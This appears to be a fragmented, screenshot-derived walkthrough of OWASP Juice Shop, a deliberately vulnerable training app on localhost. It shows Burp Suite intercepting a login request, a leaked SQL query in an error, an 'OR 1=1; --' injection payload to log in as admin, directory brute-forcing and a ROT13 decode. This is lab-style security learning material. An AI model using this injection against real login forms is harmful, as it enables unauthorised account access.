

Turn on Intercept

http://localhost:3000/

Add to scope







Score Board 1%

11/12

20/12

30/22

40/25

50/18

60/11

Hide all

Show solved

Show tutorials only

Show unavailable

16 challenges are unavailable on Docker due to security concerns or technical incompatibility!

Broken Access ControlBroken Anti AutomationBroken AuthenticationCryptographic Issues

Improper Input ValidationInjectionInsecure DeserializationMiscellaneousSecurity Misconfiguration

Security through ObscuritySensitive Data ExposureUnvalidated RedirectsVulnerable ComponentsXXEXSS

Show all

Name	Difficulty	Description	Status
Christmas Special	★★★★★	Order the Christmas special offer of 2014.	
Database Schema	★★★★	Exfiltrate the entire DB schema definition via SQL Injection.	
Ephemeral Accountant	★★★★★	Log in with the (non-existing) accountant <code>acc0unt4nt@juice-sh.op</code> without ever registering that user.	
Login Admin	★★★	Log in with the administrator's user account.	
Login Bender	★★★★	Log in with Bender's user account.	

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://localhost:3000 [127.0.0.1]

Forward

Drop

Intercept is on

Action

Open Browser

Pretty

Raw

ln

Actions

1 POST /rest/user/login HTTP/1.1

2 Host: localhost:3000

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept: application/json, text/plain, */*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/json

8 Content-Length: 46

9 Origin: http://localhost:3000

10 Connection: close

11 Referer: http://localhost:3000/

12 Cookie: language=en; continueCode=Jb4Mr0RV3wYJLXQnp1PyKZerov6GmPxdsMNak489zBjE1Wn2bq7D0gkDEmB; cookieconsent_status=dismiss;

13

14 {

15 "email": "admin@email.com",

16 "password": "admin"

17 }

Right-click and Send to Repeater

1 x 2 x ...

Send Cancel < >

Request

Pretty Raw In Actions

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 46
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; continueCode=
  Jb4MrORV3wYJLXQnpXlPyKZerov6GmPxd5MNak489zBjE1Wm2bq7DOgkDEmB;
  cookieconsent_status=dismiss; welcomebanner_status=dismiss
13
14 {"email":"admin@email.com","password":"admin"}
```

Response

Pretty Raw Render In Actions

```
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 26
8 ETag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
9 Vary: Accept-Encoding
10 Date: Wed, 06 Oct 2021 17:38:57 GMT
11 Connection: close
12
13 Invalid email or password.
14
```

Request

Pretty Raw In Actions

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 47
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; continueCode=
  Jb4MrORV3wYJLXQnpXlPyKZerov6GmPxd5MNak489zBjE1Wm2bq7DOgkDEmB;
  cookieconsent_status=dismiss; welcomebanner_status=dismiss
13
14 {"email":"admin@email.com","password":"admin"}
```

Response

Pretty Raw Render In Actions

```
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 26
8 ETag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"
9 Vary: Accept-Encoding
10 Date: Wed, 06 Oct 2021 17:38:57 GMT
11 Connection: close
12
13 Invalid email or password.
14
```

```
Request  Response
Pretty  Raw  Render  \n  Actions
14      "message":
15      "SQLite_ERROR: unrecognized token: \"21232f297a57a5a743894a0e4a801fc3\"",
16      "stack":
17      "SequelizeDatabaseError: SQLite_ERROR: unrecognized token: \"21232f297a57a5a7438
18      94a0e4a801fc3\"\\n    at Query.formatError (/juice-shop/node_modules/sequelize/li
19      b/dialects/sqlite/query.js:403:16)\\n    at Query._handleQueryResponse (/juice-sh
20      op/node_modules/sequelize/lib/dialects/sqlite/query.js:72:18)\\n    at afterExecu
21      te (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:238:27)\\n
22      at Statement.errBack (/juice-shop/node_modules/sqlite3/lib/sqlite3.js:14:21)",
23      "name": "SequelizeDatabaseError",
24      "parent": {
25      "errno": 1,
26      "code": "SQLite_ERROR",
27      "sql":
28      "SELECT * FROM Users WHERE email = 'admin@email.com' AND password = '21232f297a
29      57a5a743894a0e4a801fc3' AND deletedAt IS NULL"
30      },
31      "original": {
32      "errno": 1,
33      "code": "SQLite_ERROR",
34      "sql":
35      "SELECT * FROM Users WHERE email = 'admin@email.com' AND password = '21232f297a
36      57a5a743894a0e4a801fc3' AND deletedAt IS NULL"
37      },
38      "sql":
39      "SELECT * FROM Users WHERE email = 'admin@email.com' AND password = '21232f297a
40      57a5a743894a0e4a801fc3' AND deletedAt IS NULL"
41      }
42      }
```

SQLite Error

SQL Statement

Login

Email

admin@email.com' OR 1=1; --

Password

•••••

👁

[Forgot your password?](#)

🔑 Log in

☐ Remember me

Login

Email

admin@email.com' OR 1=1; --

Password




•••••



[Forgot your password?](#)

🔑 Log in


☐ Remember me






```
—— Scanning URL: http://localhost:3000/ ——  
+ http://localhost:3000/Video (CODE:200|SIZE:10075518)  
+ http://localhost:3000/assets (CODE:301|SIZE:179)  
+ http://localhost:3000/ftp (CODE:200|SIZE:11062)
```

```
(!) FATAL: Too many errors connecting to host  
(Possible cause: RECV ERROR)
```

```
END_TIME: Thu Oct 7 10:41:34 2021  
DOWNLOADED: 8087 - FOUND: 3
```



```
1 # Planned Acquisitions  
2  
3 > This document is confidential! Do not distribute!  
4  
5 Our company plans to acquire several competitors within the next year.  
6 This will have a significant stock market impact as we will elaborate in  
7 detail in the following paragraph:  
8  
9 Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy  
10 eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam  
11 voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet  
12 clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit  
13 amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam  
14 nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,  
15 sed diam voluptua. At vero eos et accusam et justo duo dolores et ea  
16 rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem  
17 ipsum dolor sit amet.  
18  
19 Our shareholders will be excited. It's true. No fake news.  
20 |
```





```

kali@kali:~$ hURL -8 "/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt"

Original string  :: /gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt
ROT13 decoded   :: /the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg



